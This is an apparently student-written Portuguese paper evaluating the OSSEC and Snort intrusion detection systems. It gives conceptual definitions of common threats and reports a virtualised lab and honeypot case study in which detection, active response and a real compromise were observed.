Sistemas de Detecção de Intrusão

Tiago da S. Pasa[1]

[1]Faculdade de Tecnologia Senac Pelotas (FATEC)
Rua Gonçalves Chaves, 602 – Centro – CEP: 96.015-560 – Pelotas – RS – Brasil
Curso Superior de Tecnologia em Redes de Computadores

tiagopasa@hotmail.com

Resumo. *Este artigo tem por objetivo analisar os Sistemas de Detecção de Intrusão: OSSEC e Snort. Serão abordadas suas características, funcionalidades e um estudo de caso.*

Abstract. *The aim of this paper is to analyze the Intrusion Detection Systems: OSSEC and Snort. It will address its features, functionality and a case study.*

1. Introdução

Com a crescente utilização da rede de computadores para mais variados fins, como pessoal, empresarial, industrial e o desenvolvimento de novas aplicações que dependem da rede e de acesso direto à *Internet* para prover diversos tipos serviços para usuários finais. Novas ameaças aumentam na medida em que novos serviços e aplicações são criados, ao passo que as técnicas de invasão e de furto de informações estão cada vez mais avançadas e difíceis de detectar. Atualmente, milhões de empresas e usuários já utilizam um componente essencial e indispensável na sua rede de computadores, que é o *firewall*; porém, na maioria das vezes ele trabalha sozinho e atua somente como filtro de pacotes, não sendo capaz de detectar anormalidades e atividades maliciosas na rede de computadores e servidores. Para ajudar a suprir essa deficiência e adicionar uma camada a mais de segurança na rede, é indispensável a utilização de Sistemas de Detecção de Intrusão (*Intrusion Detections System* – IDS) [Nakamura and Geus 2007].

2. Fundamentação teórica

Para uma melhor compreensão do assunto, serão abordados os conceitos de algumas ferramentas, serviços e técnicas que estão presentes neste artigo.

2.1. *Honeypot*

São ferramentas que podem ser utilizadas como uma armadilha para *hackers* que tentam explorar e acessar serviços de uma rede ou servidor. São configurados com um nível muito baixo de segurança para facilitar a invasão e obter informações, através de *logs*, dos métodos utilizados pelos *hackers* para explorar vulnerabilidades [Diógenes and Mauser 2011].

2.2. *Syslog-ng*

O *Syslog-ng* é uma solução *open source* para gerenciamento centralizado de *logs*. Atua na arquitetura cliente-servidor, sendo possível escolher e determinar quais arquivos de *log* dos *hosts* clientes se deseja enviar remotamente para o servidor central. Por padrão trabalha na porta UDP 514 [Syslog-ng 2014].

2.3. *IPTables*

O *IPTables* é uma ferramenta *front-end* que por padrão é utilizada por linha de comando e que serve para configurar as regras do *framework Netfilter*, que é o *firewall* do *Linux*. O *Netfilter* [Netfilter 2014] é um *firewall* baseado em filtro de pacotes, ou seja, ele toma decisões baseadas em parâmetros do pacote, como porta e endereço de origem ou destino, estado da conexão e outros parâmetros do pacote. Seu funcionamento ocorre através da comparação de regras para saber se um pacote tem ou não permissão para passar. Com a ferramenta *iptables* [IPTables 2014], é possível inserir e apagar regras das tabelas de filtragem de pacotes diretamente no *kernel* do *Linux*. Dentre suas principais funcionalidades pode-se citar bloqueios e liberações de portas, *IPs*, redirecionamentos de portas com NAT *(Network Address Translation*), entre outras.

2.4. *Rootkit*

O *Rootkit* [Cert 2014] é composto de um conjunto de programas e técnicas que permitem esconder e assegurar a presença de um invasor ou de outro código malicioso em um computador comprometido. Podem ser utilizados para remover evidências em arquivos de *logs*; instalar outros códigos maliciosos, como *backdoors*, para assegurar o acesso futuro ao computador infectado; esconder atividades e informações, como arquivos, diretórios, processos, chaves de registro, conexões de rede; mapear potenciais vulnerabilidades em outros computadores, por meio de varreduras na rede e capturar informações da rede onde o computador comprometido está localizado, pela interceptação de tráfego [Cert 2014].

2.5. *Malware*

O *Malware* [Cert 2014] é um código computacional programado especificamente para executar ações danosas e atividades maliciosas em um computador. A forma de infiltração desses códigos pode ocorrer através de vulnerabilidades existentes nos programas instalados; pela autoexecução de mídias removíveis infectadas, como *pen-drives*; acesso a páginas *Web* maliciosas, utilizando navegadores vulneráveis; ação direta de atacantes que, após invadirem o computador, incluem arquivos contendo códigos maliciosos e pela execução de arquivos previamente infectados, obtidos em anexos de mensagens eletrônicas.

2.6. *Backdoor*

É um tipo de código malicioso que permite o retorno de um invasor a um computador comprometido, por meio da inclusão de serviços criados e modificados para esse fim. Normalmente esse programa é colocado de forma a não a ser notado, atuando de forma oculta no sistema e em portas não conhecidas. [Cert 2014].

2.7. *Botnet*

A Botnet é uma rede formada por centenas ou milhares de computadores zumbis e que permite potencializar as ações danosas executadas pelos *bots*. Quanto mais zumbis participarem da botnet, mais potente ela será. O atacante que a controlar, além de usá-la para seus próprios ataques, também pode alugá-la para outras pessoas ou grupos que desejem que uma ação maliciosa específica seja executada [Cert 2014].

2.8. Ataque *buffer overflow*

Os ataques desta natureza exploram vulnerabilidades em aplicações, serviços, sistemas operacionais e protocolos que funcionam no nível de aplicação. Frequentemente acontecem em aplicações que realizam interação do usuário com o sistema. Condições de *buffer overflow* são a causa de grande parte das vulnerabilidades encontradas. Atualmente, o maior problema está em SQL *Injection* (https://www.owasp.org/index.php/Top_10_2013-Top_10) e podem ser consideradas falhas de alto risco [Nakamura and Geus 2007].

2.9. *Port Scanning*

É uma técnica que é utilizada através de ferramentas chamadas de *port scanners*, com a finalidade de fazer varreduras nas portas TCP e UDP, identificando as portas ativas do sistema operacional e serviços que estão sendo providos em cada porta [Nakamura and Geus 2007].

2.10. SYN *flooding*

Esse tipo de ataque explora o mecanismo de estabelecimento de conexões TCP, baseado no *handshake* de três vias. O ataque consiste no envio simultâneo de várias requisições de conexões para um determinado *host*, de tal forma que o mesmo para de responder devido ao grande número de conexões. Essa técnica é muito utilizada para realizar ataques de DoS *(Denial-of-Service)* [Nakamura and Geus 2007].

3. Incidentes de segurança

Para evidenciar e comparar o crescimento de incidentes relacionados à segurança foram utilizados dados reais divulgados pelo CTIR Gov (Centro de Tratamento de Incidentes de Segurança de Redes de Computadores da Administração Pública Federal – APF) que demonstram com clareza a quantidade de incidentes relacionados por categoria, que ocorreram em órgãos federais do governo. Conforme [Ctir 2014] a quantidade de incidentes reportados no quarto trimestre do ano de 2013 foi de 2.056, contra 2.394 do primeiro trimestre de 2014, ou seja, houve um aumento de 16,44%. Na Figura 1 é possível acompanhar a evolução dos incidentes identificados por categoria.

4. IDS (*Intrusion Detections System*)

O sistema de detecção de intrusão (*Intrusion Detections System* - IDS) [Moraes 2010] é um componente de defesa essencial para segurança em um ambiente de produção. Tem a capacidade de detectar diversos ataques e intrusões, contribuindo na proteção do ambiente. Sua localização é um dos pontos a serem definidos com cuidado. Atualmente existem novos tipos de sistemas que procuram não apenas detectar, mas também prevenir os ataques, estes são chamados de sistemas de prevenção de intrusão (*Intrusion Prevention System* - IPS).

4.1. Tipos de IDS

Os principais tipos de sistemas IDS são - o sistema baseado em rede (NIDS), o baseado em *host* (HIDS) e o IDS híbrido (*Hybrid* IDS), que aproveita as melhores funcionalidades do HIDS e do NIDS.



Figura 1. Incidentes reportados pelo CTIR Gov [Ctir 2014].

4.1.1. HIDS (*Host-Based Intrusion Detection System*)

O sistema de detecção de intrusão baseado em *host* (HIDS) [Nakamura and Geus 2007] faz o monitoramento do sistema, com base em informações de arquivos de *logs* ou de agentes de auditoria. O HIDS pode ser capaz de monitorar os acessos e alterações em arquivos importantes do sistema, modificações nos privilégios dos usuários, processos do sistema e programas que estão sendo executados. Ele também pode realizar, por meio de *checksum*, a checagem da integridade dos arquivos do sistema. Essa é uma característica importante, porque arquivos alterados ou corrompidos podem ser *backdoors* que estão comprometendo o sistema.

4.1.2. NDIS (*Network-Based Intrusion Detection System*)

O sistema de detecção de intrusão baseado em rede (NIDS) [Nakamura and Geus 2007] monitora o tráfego de um ou mais segmentos da rede, geralmente com a *interface* de rede atuando em modo promíscuo. A detecção é realizada com a captura e análise dos cabeçalhos e conteúdos dos pacotes, que são comparados com padrões ou assinaturas conhecidos. O NIDS é eficiente principalmente contra ataques como *port scanning, IP spoofing* ou SYN *flooding*. Também é capaz de detectar ataques de *buffer overflow* e ataques contra um servidor *Web*, por exemplo, por meio da utilização de uma base de conhecimento com padrões e assinaturas de ataques.

4.1.3. Localização do IDS

O IDS pode ser utilizado em diversos pontos da rede de uma empresa. A posição a ser adotada irá depender da topologia da rede da empresa e do nível de proteção específico que se deseja no ponto escolhido. Alguns pontos que em que o *Network-Based Intrusion Detection System* (NIDS) e o *Host-Based Intrusion Detection System* (HIDS) podem ser utilizados são exemplificados na Figura 2. O IDS pode ser configurado em diversos modos, sendo que sua localização determina o modo de operação do mesmo. Caso seja utilizado juntamente com o *firewall*, ele atua no modo *in-line*, ou seja, todo tráfego que passa por ele é capturado. No momento que encontrar alguma anormalidade em um pacote e coincidir com uma regra pré-estabelecida, o IDS poderá tomar uma ação de bloqueio de tal tráfego. Também pode ser utilizado somente para monitorar o tráfego de uma rede, capturando e registrando todos eventos anormais em um banco de dados. Para esse modo funcionar adequadamente é necessário utilizar um switch com suporte a *port mirroring* e realizar o espelhamento das portas que se deseja monitorar na porta em que o servidor do IDS estiver conectado [Diógenes and Mauser 2011].



Figura 2. Posicionamento do IDS na rede [Nakamura and Geus 2007].

5. (OSSEC)

O OSSEC é um sistema *open source* de detecção de intrusão baseado em *host* (HIDS), licenciado sob a licença GNU GPL v.2. Foi desenvolvido inicialmente por um brasileiro, Daniel Cid. No ano de 2004, seu projeto foi adquirido pela empresa Third Brigade, Inc. [Third 2014] e, em 2009, está empresa foi adquirida pela Trend Micro, com promessa de continuar a contribuir com a comunidade *open source* e de mantê-lo aberto e livre. É

um sistema multi-plataforma e está disponível para instalação em todas as distribuições *GNU/Linux*, sistemas *BSD, Windows, Solaris, Mac OS, VMWare ESX, AIX* e *HP-UX* [OSSEC 2014].

5.1. Recursos e funcionalidades

Os principais recursos do OSSEC são a análise de *logs*, verificação de integridade do sistema, detecção de *rootkits*, alerta em tempo real, resposta ativa, monitoramento do registro do *Windows* e envio de eventos por *email*. O sistema OSSEC pode ser instalado de três formas: **servidor**, **local** ou **agente**. A opção servidor possibilita o OSSEC monitorar e coletar dados de outros *hosts* e também de si próprio. Já a instalação local monitora somente o sistema onde o mesmo está instalado e a opção agente é utilizada para monitorar os *hosts* clientes que enviam seus *logs* para o servidor central. Sua base de registros coletados fica em um arquivo próprio de *logs*, mas também é possível a integração com banco de dados MySQL, PostgreSQL, Oracle e MSSQL [OSSEC 2014].

5.2. OSSEC (*Web User Interface*)

É uma *interface Web open source* desenvolvida para ser utilizada em conjunto com o OSSEC HIDS, possibilitando a visualização dos eventos registrados em tempo real e a realização de consultas dos monitoramentos por data de início e fim. Para realizar sua instalação requer que os seguintes pacotes estejam instalados: *apache*, *php* e o próprio OSSEC HIDS. O acesso a ferramenta é realizado através do *browser* com usuário e senha configurados após sua instalação. Na Figura 3 é possivel visualizar a *interface* gráfica da ferramenta.

Figura 3. OSSEC -*Web User Interface*.

6. Snort

O Snort é um sistema *open source* de detecção e prevenção de intrusão baseado em rede NIDS, licenciado sob a licença GNU GPL v.2. É capaz de realizar análise de tráfego em tempo real e realizar o registros dos pacotes capturados em um determinado banco de dados. Foi desenvolvido em 1988, por Martin Roesh, o fundador da Sourcefire, Inc. [Sourcefire 2014], empresa que mantém o desenvolvimento do Snort até os dias atuais e que recentemente foi adquirida pela Cisco Systems, Inc. As principais plataformas suportadas pelo Snort são *Linux, BSD, Windows* e *MacOS X* [Snort 2014].

6.1. Recursos e funcionalidades

O Snort atua capturando o tráfego que está na rede em que foi configurado para atuar. Instantaneamente após a captura, ele analisa o conteúdo dos pacotes que foram coletados e realiza uma comparação com a base de assinaturas que possui em busca de atividades suspeitas na rede. Caso ele detecte alguma atividade suspeita, pode tomar uma ação pré-determinada ou somente registrá-la. Tais ações variam de acordo com a configuração que o administrador do sistema realizou, podendo ser uma regra de bloqueio por *firewall*, envio de alerta por *email*, entre outras. Possibilita interação com vários bancos de dados como PostgreSQL, MySQL, Oracle e MSSQL. Atualmente, diversas distribuições *firewall* já possuem o Snort integrado, como o *Endian firewall* [Endian 2014], *pfSense* [PfSense 2014], *Untangle* [Untangle 2014] e *ClearOS* [ClearOS 2014].

6.2. BASE (*Basic Analysis and Security Engine*)

O BASE (*Basic Analysis and Security Engine*) [Base 2014] possibilita realizar de forma amigável consultas em um banco de dados e analisar os alertas gerados pelo IDS Snort. Está licenciado sob a licença GNU GPL v.2. Para realizar sua instalação é necessário ter os pacotes apache, php, MySQL instalados. Tem uma *interface* gráfica *Web* que é acessada pelo *browser* através de um usuário e senha previamente configurados. A Figura 4 demonstra a *interface* da ferramenta implementada.



Figura 4. Snort - BASE.

Tabela 1. Configuração de *hardware* das máquinas virtuais.

Softwares	CPU	Memória RAM	HD	Sistema Operacional
OSSEC 2.7	1,73 GHz	512 MB	20 GB	Debian 6.0
Snort 2.8.5	1,73 GHz	512 MB	20 GB	Debian 6.0
Syslog-ng 3.1.3	1,73 GHz	512 MB	20 GB	Debian 6.0
Ferramentas de teste	1,73 GHz	512 MB	20 GB	Backtrack 5R3

7. Cenário de testes

O cenário de testes foi idealizado sob ambiente virtualizado com VMWare, contando com quatro máquinas virtuais; em duas delas estão instalados os sistemas de detecção de intrusão OSSEC e Snort; a terceira possui o servidor de *logs syslog-ng*, onde são armazenados os *logs* enviados pelo servidor, onde o OSSEC está instalado e a quarta máquina virtual possui as ferramentas para testes. A Tabela 1 mostra detalhes das máquinas virtuais e sistemas instalados.

7.1. Segurança do cenário

Para prover segurança ao perímetro da rede no qual estão localizados os dispostivos pessoais como: ***smartphones***, ***tablets*** e ***notebooks***, foi necessário isolar a rede do ambiente virtualizado utilizando um *access point* com suporte a *firewall*, mais especificamente que trabalhasse com o *iptables* para o gerenciamento de regras personalizadas, como de bloqueio de *IPs*, portas e redirecionamentos. A Figura 5 representa a topologia do cenário que foi montado para realização dos estudos e testes.



Figura 5. Topologia do cenário de testes.

8. Testes realizados

Foram realizados testes durante o período de maio a junho de 2014, onde as máquinas virtuais ficaram ligadas vinte quatro horas por dia. No início dos testes o objetivo foi de verificar o correto funcionamento dos sistemas e realizar diversos ajustes em configurações e serviços dos sistemas IDS, servidor de *logs*, personalização da segurança na topologia do ambiente e adequação das regras de *firewall* nos *hosts* envolvidos, para uma posterior exposição desses sistemas diretamente na *Internet*.

8.1. Teste 1

Os testes preliminares começaram a ser realizados com o OSSEC HIDS, onde foram exploradas suas funcionalidades e sua eficiência. Para testar sua função de verificação de integridade, foram alterados alguns arquivos de configuração e de serviços do sistema. Após as mudanças, foi verificado atráves de sua *interface Web*, que tais arquivos tinham sofrido modificações, conforme pode ser visto na Figura 6. Porém, verificou-se que o OSSEC HIDS não é capaz de identificar o que foi alterado dentro desses arquivos, somente que houve a modificação.

Para testar a função de resposta ativa, foram realizadas várias tentativas de autenticação via SSH e HTTP, com usuários legítimos, inexistentes e utilizando senhas erradas (Figura 6). Após, em média, dez tentativas consecutivas, o *firewall* entrou em ação, realizando um *drop* no *IP* que tentou realizar os acessos e após determinado tempo ele realiza o desbloqueio do *IP* (Figura 6). Outro teste interessante realizado foi alterar as permissões de um usuário comum para ter privilégios de *root*. Após essa alteração, foram gerados alertas informando tal ação e foi detectada a existência de um usuário com poder de *root* (Figura 7).



Figura 6. Verificação de integridade, tentativas de autenticação e *firewall drop*.

Além dos alertas gerados pelos testes, notou-se outros eventos que estavam sendo monitorados no sistema. Foi possível verificar que o OSSEC também identifica problemas como mau funcionamento de um serviço, com base nos seus *logs* e também realiza um processo de auditoria com base na distribuição *Linux* em que ele foi instalado, gerando alertas de boas práticas de segurança que podem ser modificadas para tornar o sistema mais seguro, (Figura 7).

Figura 7. Auditoria.

8.2. Teste 2

Nesta etapa, para realizar testes com o Snort NIDS, foram utilizadas ferramentas de *port scan*, UDP *flood* e ICMP *Excessive*, que estão presentes na distribuição *Backtrack Linux* [Bt 2014]. O principal objetivo do teste era verificar a capacidade do Snort de detectar a ação dessas ferramentas no perímetro de rede que estava monitorando. Conforme Figura 8, observa-se que o mesmo foi capaz de alertar os três tipos de ataques, mostrando que é uma ferramenta muito eficiente ao registrar todo tráfego malicioso na rede. Durante os primeiros testes realizados com ICMP, uma assinatura do Snort detectou um tráfego como sendo de *flood* em serviço SIP, ou seja, era um falso positivo. Como é de conhecimento que não havia nenhum serviço SIP na rede, a assinatura foi desabilitada e após esta alteração, o Snort começou a identificar corretamente, conforme pode ser visto na Figura 8.

8.3. Teste 3

Este teste foi o grande desafio do projeto, pois consistiu em colocar o servidor com OSSEC HIDS exposto diretamente na *Internet* atuando como um *honeypot*, ativado com serviços de SSH, Telnet, FTP, HTTP, com suas respectivas portas abertas para o mundo inteiro. Para facilitar o acesso de um invasor, foi alterada a senha de *root* para *admin* e foi criado um usuário *admin* com senha *admin*. O papel do Snort NIDS neste teste foi atuar no monitoramento do ambiente de rede para registrar atividades do futuro invasor.



Figura 8. Snort detecção de anormalidades.

Durante as duas primeiras semanas em que o sistema foi colocado aberto na *Internet*, já começou a sofrer ataques de *brute-force* na porta do SSH, (Figura 9). A origem dos ataques foi proveniente de vários países, como: China, Estados Unidos e Turquia, sendo possível consultar os *IPs* registrados através do site [Ipligence 2014], que faz consultas em um banco de dados em que estão cadastrados os blocos de *IPs* destinados a cada país.

Na madrugada da terceira semana, o sistema foi invadido. A autenticação realizada com sucesso pelo invasor e foi verificada através da *interface Web* do OSSEC; Na sequência o mesmo apagou todos os *logs* e histórico do sistema. Após constatada a invasão, foram verificados os processos, portas abertas, consumo de CPU e foi possível identificar que a máquina já estava infectada com algum *script* malicioso rodando processos e com alto consumo de CPU. Vários *IPs* estavam com conexões estabilizadas em diferentes portas. O OSSEC conseguiu identificar a autenticação com sucesso do invasor, a redução do tamanho do arquivo de *logs* e a mudança realizada no arquivo */etc/profile*, porém não possui a funcionalidade de registrar os comandos executados no sistema. Como o servidor de *logs* ainda não estava ativo, não foi possível buscar mais informações do processo de invasão 